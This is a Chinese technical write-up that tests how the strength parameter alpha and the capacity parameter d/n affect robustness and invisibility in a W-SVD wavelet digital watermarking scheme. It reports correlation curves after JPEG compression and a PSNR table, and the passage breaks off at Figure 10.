


图1

针对W-SVD数字水印系统中几个重要参数,笔者进行了如下测试,结果如下。

几个概念

(1)常规检测直接相关性值 $d=\dfrac{|<W,W'>|}{\|W\|\cdot\|W'\|}$,

DCT检测相关性值 $\hat{d}=\dfrac{|<\hat{W},W'>|}{\|\hat{W}\|\cdot\|W'\|}$。

W和W'分别表示原始水印和待测水印。$<W,W'>=\sum_{i=1}^{M}\sum_{j=1}^{N}w_{ij}w'_{ij}$,$M$和$N$为水印模板的

大小。$\|W\|=\sqrt{<W,W>}$，相关性值越大说明越相似。

(2)S C图:种子相关性图，横轴为种子不同取值，纵轴为相关性值。

水印检测策略以及具体方法




图2

(1)给原始图像加水印并提取其加有水印图像的小波低频系数A。

(2)提取待测图像的小波低频系数B。

(3)提取原始图像的小波低频系数C。

(4)生成原始水印(A−C)和待测水印(B−C)。

(5)计算相关性值。

几个重要参数测试结果

1. 水印强度参数α对水印鲁棒性的影响

α越大，通过相乘得到的随机对角矩阵∑就越大，继而得到的水印模板数据越大，对原始图像低频系数改变就越多。通过编写matlab函数，检测当对嵌入水印的图像做jpeg压缩的时候，只改变α的取值，得到不同的相关性曲线，以此为依据，分析α对水印鲁棒性的影响。设α=0.1，d/n=0.99，'db6'，level=2，seed=10，其sc图如图3所示。




图3

可以看出阈值为0.1即可。图4～图6是只改变α得到的jpeg压缩后相关性曲线。




图4 α=0.1




图5 α=0.3




图6 α=0.5

由以上结果可以看出，如果将阈值固定在0.1，当α取不同值时，水印抗jpeg压缩能力是不同的，即水印鲁棒性是不同的。尽管它们都是在5%的时候，可以检测得出，即抗jpeg压缩能力大体相当，但是明显，随α变大，曲线与坐标轴围成的面积越来越大，可以得出随α增大，发生错误的概率越来越低，即鲁棒性越来越强。

2. 水印强度参数α对水印不可见性的影响

通过加水印，只改变参数α的取值，可以从加水印后的图片直观地看出其对不可见性的影响，如图7～图9所示。并且编写matlab函数，完成PSNR(峰值信号比)的计算，从数据上分析。



图7 $\alpha=0.1$



图8 $\alpha=0.5$



图9 $\alpha=1$

由以上结果可以明显看出，随α增大，水印对原始图像的破坏性越来越大，即不可见性降低。同时可以通过PSNR计算可得表1。

表1

水印强度	PSNR（dB）
α=0.1	55.422
α=0.2	49.1822
α=0.3	45.4978
α=0.4	43.2266
α=0.5	41.4967

由此表格可以明确地看出，PSNR随水印强度增大而减小，可见性降低。

3. 水印容量参数d/n对水印鲁棒性的影响

通过不同d/n下的S C图，如图10～图13所示，进行分析，并且同样绘制对图像进行Jpeg压缩时的相关性曲线。




图10 $d/n=0.1$

